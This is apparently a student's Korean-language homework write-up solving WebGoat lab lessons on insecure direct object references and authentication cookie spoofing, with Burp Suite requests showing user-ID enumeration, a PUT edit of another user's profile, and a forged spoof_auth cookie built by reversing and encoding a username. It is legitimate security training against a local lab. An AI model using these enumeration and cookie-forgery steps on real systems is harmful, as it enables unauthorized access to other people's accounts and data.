

인터넷응용보안 4주차 과제

202121556 곽지현

Insecure Direct Object References

2번 문제. tom, cat을 입력하여 로그인에 성공

The screenshot shows the WebGoat interface for the 'Insecure Direct Object Reference' lesson. On the left, a sidebar lists various security topics under 'Introduction'. The main content area displays the title 'Insecure Direct Object Reference' and a sub-section titled 'Authenticate First, Abuse Authorization Later'. It includes a note about using 'tom' and 'cat' for authentication. Below this is a login form with fields for 'user/pass user:' and 'pass:', both containing 'tom'. A success message at the bottom says 'You are now logged in as tom. Please proceed.'.

3번 문제. View Profile 버튼을 누른 뒤 GET /WebGoat/IDOR/profile 을 찾아 클릭

The screenshot shows the Burp Suite interface. The 'HTTP history' tab is selected, displaying a list of requests. One request, number 295, is highlighted with a blue selection bar. The 'Request' tab shows a JSON payload with a 'role' field set to '3'. The 'Response' tab shows a JSON response with a 'name' field set to 'Tom Cat'. The 'Inspector' tab shows details for the selected request, including attributes, cookies, headers, and a notes section. At the bottom, there are search and filter options.

Response 탭의 내용을 보면 role, userId 항목이 있지만 보기에는 없기 때문에 role과 userId를 입력 해 준다.

Insecure Direct Object Reference

Show hints Reset lesson

1 2 3 4 5 6

Observing Differences & Behaviors

A consistent principle from the offensive side of AppSec is to view differences from the raw response to what is visible. In other words (as you may have already noted in the client-side filtering lesson), there is often data in the raw response that doesn't show up on the screen/page. View the profile below and take note of the differences.

View Profile

name:Tom Cat
color:yellow
size:small

In the text input below, list the two attributes that are in the server's response, but don't show above in the profile.

role, userid Submit Diffs

Correct, the two attributes not displayed are userId & role. Keep those in mind

4번 문제. Response를 살펴보면 userId가 존재 → 2342384

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 25 Mar 2025 01:14:23 GMT
8
9 {
10   "role":3,
11   "color":"yellow",
12   "size":"small",
13   "name":"Tom Cat",
14   "userId":"2342384"
15 }
```

userId를 URI에 포함하여 WebGoat/IDOR/profile/2342384를 입력

Submit 버튼을 누르면 성공

The screenshot shows the WebGoat application interface. On the left, there's a sidebar with a navigation tree. The main content area has a heading 'Insecure Direct Object Reference' and a sub-section 'Guessing & Predicting Patterns'. A success message box is displayed, containing the URL 'http://WebGoat/IDOR/profile/2342384' and a 'Submit' button. Below the message, a congratulatory message says 'Congratulations, you have used the alternate Url/route to view your own profile.' with the JSON payload '{role=3, color=yellow, size=small, name=Tom Cat, userId=2342384}'.

5 - 1번 문제. ViewProfile 버튼을 누르고 HTTP history를 본다

GET /WebGoat/IDOR/profile/%7BuserId%7D를 찾아 클릭

The screenshot shows the Burp Suite proxy tool. The 'HTTP history' tab is selected. The table lists several requests, with the 1206 entry highlighted. The request details show a GET to /WebGoat/IDOR/profile/%7BuserId%7D, which resulted in a 500 Internal Server Error response. The response details show the error message: 'HTTP/1.1 500 Internal Server Error'. The Burp Suite interface includes tabs for Intercept, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, and Organizer, along with settings and filter options.

Send to Repeater 클릭 후, Repeater 탭으로 이동

Request

Pretty Raw Hex

```
1 GET /WebGoat/IDOR/profile/%7BuserId%7D
HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
"Chromium";v="122"
4 Accept: /*
5 Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
16 Cookie: JSESSIONID=
p7gnHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
17 Connection: close
18
```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 16

%7BuserId%7D 부분을 Tom의 userId인 2342384로 바꾸고 Send 버튼 클릭

Response 화면에 다시 시도하라는 메시지가 뜬다.

Request

Pretty Raw Hex

```
1 GET /WebGoat/IDOR/profile/2342384 HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24",
"Chromium";v="122"
4 Accept: /*
5 Content-Type:
application/x-www-form-urlencoded;
charset=UTF-8
6 X-Requested-With: XMLHttpRequest
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0;
Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/122.0.6261.112 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Dest: empty
13 Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
14 Accept-Encoding: gzip, deflate, br
15 Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
16 Cookie: JSESSIONID=
p7gnHbystkkTkTqSj_mdy2QjXiUC09vh2yLoZGHP
17 Connection: close
18
```

Response

Pretty Raw Hex Render

Inspector

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Request headers 16

Response headers 6

userId부분을 1씩 증가하며 Response를 살펴본다

해당 ID가 없으면 Internal Server Error 발생

The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown with the URL /WebGoat/IDOR/profile/2342385. The Response pane displays an Internal Server Error (HTTP 500) with the following JSON payload:

```
1 HTTP/1.1 500 Internal Server Error
2 Connection: close
3 Content-Type: application/json
4 Date: Tue, 25 Mar 2025 01:59:24 GMT
5
6 {
7     "timestamp": "2025-03-25T01:59:24.433+00:00",
8     "status": 500,
9     "error": "Internal Server Error",
10    "trace": "java.lang.NullPointerException: Cannot invoke \"String.equals(Object)\" because the return value of \"org.owasp.webgoat.lessons.idor.UserProfile.getUserid()\" is null\n\tat org.owasp.webgoat.lessons.idor.IDORViewOtherProfile.completed(IDORViewOtherProfile.java:69)\n\tat java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke0(Native Method)\n\tat java.base/jdk.internal.reflect.NativeMethodAccessorImpl.invoke(NativeMethodAccessorImpl.java:77)\n\tat java.base/jdk.internal.reflect.DelegatingMethodAccessorImpl.invoke(DelegatingMethodAccessorImpl.java:43)\n\tat java.base/java.lang.reflect.Method.invoke(Method.java:569)\n\tat org.springframework.web.method.support.InvocableHandlerMethod.doInvoke(InvocableHandlerMethod.java:205)\n\tat org.springframework.web.method.support.InvocableHandlerMethod.invokeForReq
```

The Inspector pane on the right shows various request and response attributes, but none related to the current error response.

계속 1씩 증가하다 보면 userId가 매칭된다 → 성공 (userId : 2342388)


The screenshot shows the Burp Suite interface with the Repeater tab selected. In the Request pane, a GET request is shown with the URL /WebGoat/IDOR/profile/2342388. The Response pane displays a 200 OK response with the following JSON payload:

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Tue, 25 Mar 2025 02:00:01 GMT
8
9 {
10    "lessonCompleted":true,
11    "feedback": "Well done, you found someone else's profile",
12    "output": "(role=3, color=brown, size=large, name=Buffalo Bill, userId=2342388)",
13    "assignment": "IDORViewOtherProfile",
14    "attemptWasMade":true
15 }
```

The Inspector pane on the right shows various request and response attributes, including the successful assignment and user information.

5 - 2번 문제. Tom의 프로필 데이터 Response를 살펴보면 json 포맷인 것을 확인 가능

Tom의 프로필 데이터와 Content-Type 복사




A screenshot of a code editor window. The title bar shows the character '{'. The menu bar includes '파일' (File), '편집' (Edit), and '보기' (View). The toolbar includes icons for copy, paste, and search. The main text area contains the following JSON object:

```
{  
  "role" : 3,  
  "color" : "yellow",  
  "size" : "small",  
  "name" : "Tom Cat",  
  "userId" : "2342384"  
}
```

The status bar at the bottom shows '줄 7, 열 2 | 137자' (Line 7, Column 2 | 137 characters), '100%', 'Windows (CRLF)', and 'UTF-8'.

복사해 놓은 Tom의 프로필 데이터 수정



A screenshot of a code editor window. The title bar shows the character '{'. The menu bar includes '파일' (File), '편집' (Edit), and '보기' (View). The toolbar includes icons for copy, paste, and search. The main text area contains the following JSON object, with the 'color' value changed from 'yellow' to 'red':

```
{  
  "role" : 1,  
  "color" : "red",  
  "size" : "large",  
  "name" : "Buffalo bill",  
  "userId" : "2342388"  
}
```

The status bar at the bottom shows '줄 6, 열 22 | 139자' (Line 6, Column 22 | 139 characters), '100%', 'Windows (CRLF)', and 'UTF-8'.

Repeater에서 PUT 명령으로 수정하고 Content-Type: application/json 으로 설정

수정된 Tom의 프로필 데이터 붙어넣기

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays a modified PUT request with the following content:

```
Host: 127.0.0.1:8080
sec-ch-ua: "Not(A:Brand";v="24",
"Chromium";v="122"
Accept: /*
Content-Type: application/json
X-Requested-With: XMLHttpRequest
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.6261.112 Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer:
http://127.0.0.1:8080/WebGoat/start.mvc
Accept-Encoding: gzip, deflate, br
Accept-Language:
ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
Cookie: JSESSIONID=p7gnHbystkMrTkTqSj_mdy2QjXiUC09vh2yLoZGHP
Connection: close
Content-Length: 112
{
    "role":1,
    "color":"red",
    "size":"large",
    "name":"Buffalo bill",
    "userId":"2342388"
}
```

The Response pane shows the modified response body:

```
HTTP/1.1 200 OK
Connection: close
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: application/json
Date: Tue, 25 Mar 2025 02:05:58 GMT
{
    "lessonCompleted":true,
    "feedback":
        "Well done, you have modified someone else's profile (as displayed below)",
    "output":
        "(role=1, color=red, size=large, name=Buffalo Bill, userId=2342388)",
    "assignment":"IDOREditOtherProfile",
    "attemptWasMade":true
}
```

The Inspector pane on the right shows the modified request and response attributes.

Insecure Direct Object References 모든 문제 성공!

The screenshot shows a browser window for the WebGoat application. The URL is 127.0.0.1:8080/WebGoat/start.mvc#lesson/IDOR.lesson/4. The page title is "Insecure Direct Object Reference".

The sidebar menu includes:

- Introduction
- General
- (A1) Broken Access Control
 - Hijack a session
 - Insecure Direct Object References
 - Missing Function Level Access Control
 - Spoofing an Authentication Cookie
- (A2) Cryptographic Failures
- (A3) Injection
- (A5) Security Misconfiguration
- (A6) Vuln & Outdated Components
- (A7) Identity & Auth Failure
- (A8) Software & Data Integrity
- (A9) Security Logging Failures
- (A10) Server-side Request Forgery
- Client side
- Challenges

The main content area shows the "Playing with the Patterns" section for the Insecure Direct Object References challenge. It includes:

- A navigation bar with buttons 1 through 6.
- A "View Another Profile" button.
- A "Edit Another Profile" section with a note about RESTful apps changing methods.
- A "View Profile" button.

The status bar at the bottom indicates "469 bytes | 19 millis" and "Memory: 153.3MB".

Spoofing an Authentication Cookie

2번 문제. webgoat 계정으로 로그인

밑에 뜨는 쿠키 값으로 복사, Decoder 탭으로 이동

The screenshot shows a browser window for the 'WebGoat' application at the URL 127.0.0.1:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson/1. On the left, there's a sidebar with various security challenges. The main content area displays notes about the login system, including a note that a valid cookie will log in the user directly. It lists known credentials: 'user name password' (webgoat / webgoat) and (admin / admin). A 'Goal' section instructs the user to understand how the authentication cookie is generated and to spoof it to log in as Tom. Below this is an 'Account Access' form with fields for username ('webgoat') and password ('.....'), and a blue 'Access' button. Underneath the form, a message says 'Logged in using credentials. Cookie created, see below.' followed by 'Cookie details for user webgoat: spoof_auth=NDg2YjYyNjI3NDU2NDg3MjQxNDU3NDYxNmY2NzYyNjU3Nw=='. The entire screenshot is framed by a red border.

첫 번째에 있는 값을 Base64로 디코딩, 두 번째에 있는 값을 ASCII hex로 디코딩

세 번째에 있는 값 끝 부분이 webgoat를 거꾸로 쓴 것이다 (taogbew)

The screenshot shows the 'Decoder' tab in Burp Suite Community Edition v2024.1.1.6. There are three separate decoding sessions:

- Top Session:** Contains the cookie value `NDg2YjYyNjI3NDU2NDg3MjQxNDU3NDYxNmY2NzYyNjU3Nw==`. The 'Text' radio button is selected. The 'Decode as' dropdown is set to 'Text'. The output is `NDg2YjYyNjI3NDU2NDg3MjQxNDU3NDYxNmY2NzYyNjU3Nw==`.
- Middle Session:** Contains the cookie value `+86ba2627456437241457461687720517`. The 'Text' radio button is selected. The 'Decode as' dropdown is set to 'Text'. The output is `+86ba2627456437241457461687720517`.
- Bottom Session:** Contains the cookie value `HkbbtVHrAEtaogbew`. The 'Text' radio button is selected. The 'Decode as' dropdown is set to 'Text'. The output is `HkbbtVHrAEtaogbew`.

쿠키를 지운 뒤 admin 계정으로 로그인

Notes about the login system

When an authentication cookie is sent, the system will log in the user directly if the cookie is valid.

When a cookie is not sent, but credentials provided are correct, the system will create an authentication cookie.

The login will be denied on any other cases.

Pay attention to the feedback message that you will get during the attacks.

Known credentials:

user name	password
webgoat	webgoat
admin	admin

Goal

When you understand how the authentication cookie is generated, try to *spoof* the cookie and login as Tom.

Account Access

User	Role
admin	Administrator

Login Form

Field	Value
User	admin
Password

Access

Delete cookie

Logged in using credentials. Cookie created, see below.

Cookie details for user admin:
spoof_auth=NDg2YjYyNjI3NDU2NDg3MjQxNDU2ZTY5NmQ2NDYx

첫 번째에 있는 값을 Base64로 디코딩, 두 번째에 있는 값을 ASCII hex로 디코딩

세 번째에 있는 값 끝 부분이 admin을 거꾸로 쓴 것이다 (nimda) → 앞 부분은 webgoat와 동일

쿠키 값 : 변경되는 난수값 + 거꾸로된 계정명

Burp Suite Community Edition v2024.1.1.6 - Temporary Project

Decoder

Cookie 1: NDg2YjYyNjI3NDU2NDg3MjQxNDU2ZTY5NmQ2NDYx

Cookie 2: HkbbtVHrAEnimda

Cookie 3: -86b62627456487241456e696d646

Decoder Options:

- Text (selected)
- Hex
- Decode as ...
- Encode as ...
- Hash ...
- Smart decode

Tom으로 로그인 하기 위해 위의 난수값에서 거꾸로된 계정명(mot)를 추가하여 쿠키 값 만들기

첫 번째 칸에 만든 쿠키 값 삽입

첫 번째에 있는 값을 ASCII hex로 인코딩, 두 번째에 있는 값을 Base64로 인코딩

인코딩 된 쿠키 값을 복사

The screenshot shows the Burp Suite Decoder tool with three separate panels. Each panel has two main sections: a left panel for input and a right panel for output. The top-left panel contains the value 'HkbbtVHrAEmot'. The middle-left panel contains the value '486b62627456487241456d6f74'. The bottom-left panel contains the value 'NDg2YjYyNjI3NDU2NDg3MjQxNDU2ZDZmNzQ='. Each panel includes a radio button for 'Text' or 'Hex' format, dropdown menus for 'Decode as ...', 'Encode as ...', and 'Hash ...', and a 'Smart decode' button.

로그인 창으로 가서 tom 계정을 입력, Intercept is on으로 켜 뒤 로그인

The screenshot shows the WebGoat application at the URL 127.0.0.1:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson/. The left sidebar lists various security challenges. The current challenge is 'Spoofing an Authentication Cookie'. The main content area provides instructions: 'Bypass the authentication mechanism by spoofing an authentication cookie.' It also includes notes about the login system, a list of known credentials (webgoat/webgoat, admin/admin), and a goal: 'When you understand how the authentication cookie is generated, try to spoof the cookie and login as Tom.' Below these instructions is a form titled 'Account Access' with fields for 'user name' (set to 'tom') and 'password' (set to '...'). There are 'Access' and 'Delete cookie' buttons.

복사해 둔 쿠키 값을 'spoof_auth=' 입력후 붙여 넣기 (세미콜론 꼭 붙어야함!)

Pretty Raw Hex

```
1 GET /WebGoat/service/lessonmenu.mvc HTTP/1.1
2 Host: 127.0.0.1:8080
3 sec-ch-ua: "Not(A:Brand";v="24", "Chromium";v="122"
4 Accept: application/json, text/javascript, */*; q=0.01
5 X-Requested-With: XMLHttpRequest
6 sec-ch-ua-mobile: ?0
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
    Chrome/122.0.6261.112 Safari/537.36
8 sec-ch-ua-platform: "Windows"
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
13 Accept-Encoding: gzip, deflate, br
14 Accept-Language: ko-KR,ko;q=0.9,en-US;q=0.8,en;q=0.7
15 Cookie: spoof_auth=NDg2YjYyNjI3NDU2NDg3MjQxNDU2ZDmNzQ=; JSESSIONID=p7gmHbystkkTkTq5j_mdy2QjXiUC09vh2yLoZGHP
16 Connection: close
17
18
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Intercept is off로 바꾼 뒤 로그인 창으로 가면 성공한 메시지가 뜬다

(A5) Security Misconfiguration >

(A6) Vuln & Outdated Components >

(A7) Identity & Auth Failure >

(A8) Software & Data Integrity >

(A9) Security Logging Failures >

(A10) Server-side Request Forgery >

Client side >

Challenges >

Bypass the authentication mechanism by spoofing an authentication cookie.

Notes about the login system

When an authentication cookie is sent, the system will log in the user directly if the cookie is valid.

When a cookie is not sent, but credentials provided are correct, the system will create an authentication cookie.

The login will be denied on any other cases.

Pay attention to the feedback message that you will get during the attacks.

Known credentials:

user name password

webgoat webgoat

admin admin

Goal

When you understand how the authentication cookie is generated, try to *spoof* the cookie and login as Tom.

Account Access

User name:

Password:

Access

Delete cookie

Congratulations. You have successfully completed the assignment.

Spoofing an Authentication Cookie 문제 성공!

The screenshot shows a browser window titled "WebGoat" with the URL "127.0.0.1:8080/WebGoat/start.mvc#lesson/SpoofCookie.lesson/1". The main content area displays the "Spoofing an Authentication Cookie" lesson. On the left, there's a sidebar with a red header containing a goat logo and the text "WEBGOAT". The sidebar lists various security topics under categories like "Introduction", "General", and "(A1) Broken Access Control" through "(A10) Server-side Request Forgery". Below these are sections for "Client side" and "Challenges". The main content area has a heading "Spoofing an Authentication Co" followed by a toolbar with icons for key, copy, star, etc. A search bar says "Search lesson". Below the search bar are two numbered circles, "1" and "2", with "2" being green. A "Reset lesson" button is also present. The main text area contains instructions: "Bypass the authentication mechanism by spoofing an authentication cookie.", "Notes about the login system", and "Known credentials:" followed by a table:

user name	password
webgoat	webgoat
admin	admin

Goal